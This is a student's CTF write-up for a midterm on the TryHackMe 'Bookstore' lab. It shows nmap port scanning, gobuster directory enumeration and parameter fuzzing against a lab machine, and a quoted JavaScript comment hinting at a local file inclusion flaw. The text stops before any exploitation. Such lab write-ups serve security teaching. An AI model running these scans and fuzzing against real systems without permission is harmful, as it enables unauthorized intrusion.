Paolo Santos
CTC 458 Midterm
10/16/2023

# Bookstore-TryHackMe

This writeup describes the steps I went through in order to complete the Bookstore box on TryHackMe. The IP address in some screenshots for the machine to attack in the box might be different due to having to complete the box over multiple sessions, but the steps would be the same just with the proper IP address.

## Part 1:

I started the machine and put the given IP address in my browser on my kali Linux vm and saw the bookstore website. I used nmap (`nmap -p- -vv -sV [ipaddressofbookstore]`) to see what ports were open. The process took a very long time to the point where it never finished, but it wasn't the biggest issue because it gave me some open ports to work with while waiting and I managed to solve the box before the process fully completed. It revealed that ports 22, 80, and eventually 5000 were open.

```
paolo@kali: ~
File  Actions  Edit  View  Help
paolo@kali: ~/Desktop ×   paolo@kali: ~ ×   paolo@kali: ~ ×

┌──(paolo㉿kali)-[~]
└─$ nmap -p- -vv -sV 10.10.131.195
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 09:47 PDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:47
Scanning 10.10.131.195 [2 ports]
Completed Ping Scan at 09:47, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:47
Completed Parallel DNS resolution of 1 host. at 09:47, 0.03s elapsed
Initiating Connect Scan at 09:47
Scanning 10.10.131.195 [65535 ports]
Discovered open port 22/tcp on 10.10.131.195
Discovered open port 80/tcp on 10.10.131.195
Increasing send delay for 10.10.131.195 from 0 to 5 due to max_successful_tryno increase to 4


┌──(paolo㉿kali)-[~]
└─$ nmap -p- -vv -sV 10.10.131.195
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 09:52 PDT
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 09:52
Scanning 10.10.131.195 [2 ports]
Completed Ping Scan at 09:52, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:52
Completed Parallel DNS resolution of 1 host. at 09:52, 0.03s elapsed
Initiating Connect Scan at 09:52
Scanning 10.10.131.195 [65535 ports]
Discovered open port 80/tcp on 10.10.131.195
Discovered open port 22/tcp on 10.10.131.195
Increasing send delay for 10.10.131.195 from 0 to 5 due to 40 out of 133 dropped probes since last increase.
Connect Scan Timing: About 3.01% done; ETC: 10:09 (0:16:40 remaining)
Increasing send delay for 10.10.131.195 from 5 to 10 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.131.195 from 10 to 20 due to max_successful_tryno increase to 5
Connect Scan Timing: About 5.12% done; ETC: 10:12 (0:18:51 remaining)
Connect Scan Timing: About 7.03% done; ETC: 10:13 (0:20:04 remaining)
Connect Scan Timing: About 11.85% done; ETC: 10:16 (0:21:20 remaining)
Increasing send delay for 10.10.131.195 from 20 to 40 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.131.195 from 40 to 80 due to max_successful_tryno increase to 7
Connect Scan Timing: About 21.02% done; ETC: 10:20 (0:22:36 remaining)
Connect Scan Timing: About 21.79% done; ETC: 10:23 (0:24:06 remaining)
Stats: 0:07:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.56% done; ETC: 10:25 (0:25:24 remaining)
Stats: 0:07:25 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.59% done; ETC: 10:25 (0:25:25 remaining)
```


Paolo Santos
CTC 458 Midterm
10/16/2023


Part 2:


While nmap was running in the background, I started to explore port 80 and used gobuster (`gobuster dir -u [ipaddressofbookstore] -w /usr/share/wordlists/dirb/common.txt`) to find any hidden directories. I found /assests, /images, and /javascript. In /assets I found api.js that described a vulnerability with the previous version of the api.

```
paolo@kali: ~
File  Actions  Edit  View  Help
paolo@kali: ~/Desktop ×   paolo@kali: ~ ×   paolo@kali: ~ ×
└─$ ls
amass  dirbuster      fern-wifi  legion      nmap.lst        sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst   metasploit  rockyou.txt.gz  wfuzz

┌──(paolo㉿kali)-[/usr/share/wordlists]
└─$ cd

┌──(paolo㉿kali)-[~]
└─$ gobuster dir -u 10.10.131.195 -w /usr/share/wordlists/common.txt
Error: error on parsing arguments: wordlist file "/usr/share/wordlists/common.txt" does not exist: stat /usr/sh
are/wordlists/common.txt: no such file or directory

┌──(paolo㉿kali)-[~]
└─$ gobuster dir -u 10.10.131.195 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.131.195
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://10.10.131.195/assets/]
/favicon.ico          (Status: 200) [Size: 15406]
/images               (Status: 301) [Size: 315] [--> http://10.10.131.195/images/]
/index.html           (Status: 200) [Size: 6452]
/javascript           (Status: 301) [Size: 319] [--> http://10.10.131.195/javascript/]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(paolo㉿kali)-[~]
└─$
```

Paolo Santos
CTC 458 Midterm
10/16/2023








```
function getAPIURL() {
var str = window.location.hostname;
str = str + ":5000"
return str;

    }


async function getUsers() {
    var u=getAPIURL();
    let url = 'http://' + u + '/api/v2/resources/books/random4';
    try {
        let res = await fetch(url);
        return await res.json();
    } catch (error) {
        console.log(error);
    }
}

async function renderUsers() {
    let users = await getUsers();
    let html = '';
    users.forEach(user => {
        let htmlSegment = `<div class="user">
                        <h2>Title : ${user.title}</h3> <br>
                        <h3>First Sentence : </h3> <br>
                        <h4>${user.first_sentence}</h4><br>
                        <h1>Author: ${user.author} </h1> <br> <br>
                </div>`;

        html += htmlSegment;
   });

    let container = document.getElementById("respons");
    container.innerHTML = html;
}
renderUsers();
//the previous version of the api had a paramter which lead to local file inclusion vulnerability, glad we now have the new version which is secure.
```

Paolo Santos
CTC 458 Midterm
10/16/2023

## Part 3:

I was thinking of what else to do while waiting for nmap to finish and decided to try to inspect the website's source file. On the login page I found a comment mentioning a debugger pin in a bash history file from a user named sid.




## Part 4:

Once port 5000 was revealed to be open I tried that and found Foxy REST API v2.0. Like with port 80, I tried using gobuster again (`gobuster dir -u http://[ipaddressofbookstore]:5000 -w /usr/share/wordlists/dirb/common.txt`) to find any hidden pages. I was able to find /api, /console, and /robots.txt. /console asked for a pin that I didn't know yet so I waited on that for now, and /robots.txt had a message saying to disallow /api. Checking out /api, I found API documentation with various routes from the API. One that seemed promising was api/v2/resources/books?id=1(Search by a specific parameter , id parameter).

Paolo Santos
CTC 458 Midterm
10/16/2023


paolo@kali: ~


File Actions Edit View Help

paolo@kali: ~/Desktop × | paolo@kali: ~ × | paolo@kali: ~ × | paolo@kali: ~ ×


```
┌──(paolo㉿kali)-[~]
└─$ gobuster dir -u 10.10.131.195:5000 -w /usr/share/wordlists/common.txt
Error: error on parsing arguments: wordlist file "/usr/share/wordlists/common.txt" does not exist: stat /usr/sh
are/wordlists/common.txt: no such file or directory

┌──(paolo㉿kali)-[~]
└─$ gobuster dir -u 10.10.131.195:5000 -w /usr/share/wordlists/dirb/common.txt
Error: error on parsing arguments: url scheme not specified

┌──(paolo㉿kali)-[~]
└─$ gobuster dir -u http://10.10.131.195:5000 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.131.195:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                  (Status: 200) [Size: 825]
/console              (Status: 200) [Size: 1985]
/robots.txt           (Status: 200) [Size: 45]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(paolo㉿kali)-[~]
└─$ gobuster fuzz -u http://10.10.131.195:5000/api/v2/resources/books?id=1 -w /usr/share/wordlists/dirb/common.
txt
Error: please provide the FUZZ keyword

┌──(paolo㉿kali)-[~]
└─$ gobuster fuzz -u http://10.10.131.195:5000/api/v2/resources/books?FUZZ=1 -w /usr/share/wordlists/dirb/commo
n.txt
===============================================================
Gobuster v3.6
```


Paolo Santos
CTC 458 Midterm
10/16/2023



Paolo Santos
CTC 458 Midterm
10/16/2023



